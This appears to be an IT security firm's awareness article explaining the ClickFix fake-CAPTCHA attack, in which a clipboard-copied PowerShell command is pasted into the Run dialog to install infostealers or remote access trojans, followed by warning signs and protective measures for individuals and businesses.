

Imagine opening a familiar website – perhaps a news portal, a supplier's page, or an online tool your team uses daily. Suddenly, a window appears: "Cloudflare verification – please confirm you are not a robot." It looks convincing, complete with a logo. The instruction reads: press Win + R, then Ctrl + V, then Enter. Three keystrokes. Your computer is now infected.
This is not a hypothetical scenario. In May 2026, security researchers at Malwarebytes revealed that attackers compromised more than 700 legitimate websites – including universities, tech companies, and financial portals – using exactly this method. The attack technique is called ClickFix.
What Is ClickFix and How Does It Work?
ClickFix is a social engineering technique that exploits people's trust in web verification elements. Attackers inject a fake identity check into compromised pages – one that closely resembles genuine CAPTCHA prompts from Cloudflare or Google.
The key trick happens in the background: as the fake CAPTCHA loads, JavaScript silently copies a malicious command into your clipboard – typically a Windows PowerShell command. The "verification instruction" then asks you to open the Run dialog with Win + R, paste the clipboard contents with Ctrl + V, and confirm with Enter. You think you're proving you're human. In reality, you're launching malware.
In the campaign uncovered this month, attackers exploited a vulnerability in Ghost CMS (CVE-2026-26980) to inject malicious code into more than 700 websites. According to Microsoft's Q1 2026 email threat landscape report, phishing attacks hidden behind fake CAPTCHAs more than doubled within a single quarter.
What Happens After Infection?
The malicious command downloads and executes a payload – most commonly an infostealer or a remote access trojan (RAT). Infostealers like StealC or Lumma Stealer immediately scan your device and send the attacker your saved browser passwords, session cookies, credit card numbers, and work files. A RAT gives the attacker full remote control of your machine.
For businesses, the consequences go far beyond a single compromised device. Stolen corporate credentials can open the door to the entire network, email servers, or cloud applications – potentially triggering a ransomware attack across the whole organisation.
How to Spot a Fake CAPTCHA
A genuine CAPTCHA will never ask you to run commands on your computer. Here are the key warning signs:
- Instructions to press Win + R – no legitimate website ever needs this.
- "Copy and paste this code" – even if the visible text looks harmless, your clipboard may contain something entirely different.
- Countdown timers or "urgent" verification – time pressure is a classic manipulation tactic.
- Unexpected verification on a familiar site – if a site you visit regularly suddenly displays a Cloudflare verification, check the URL carefully.
Practical Protection for You and Your Business
The good news is that ClickFix attacks are preventable. A few key practices make all the difference:
- Never run commands instructed by a website. No verification page needs you to do this.
- Keep your browser and operating system updated – patches close the vulnerabilities attackers use to inject malicious code.
- Use endpoint security software with real-time protection that intercepts downloaded malware before it executes.
- Train your employees – one click is a human error, but regular awareness training significantly reduces the risk.
- Restrict PowerShell execution for standard users via Group Policy – not everyone needs administrator-level rights.
If you're unsure whether your company's network is adequately protected, or you'd like a security review, we're here to help. Contact us at info@sycom.sk – protecting your data is our priority.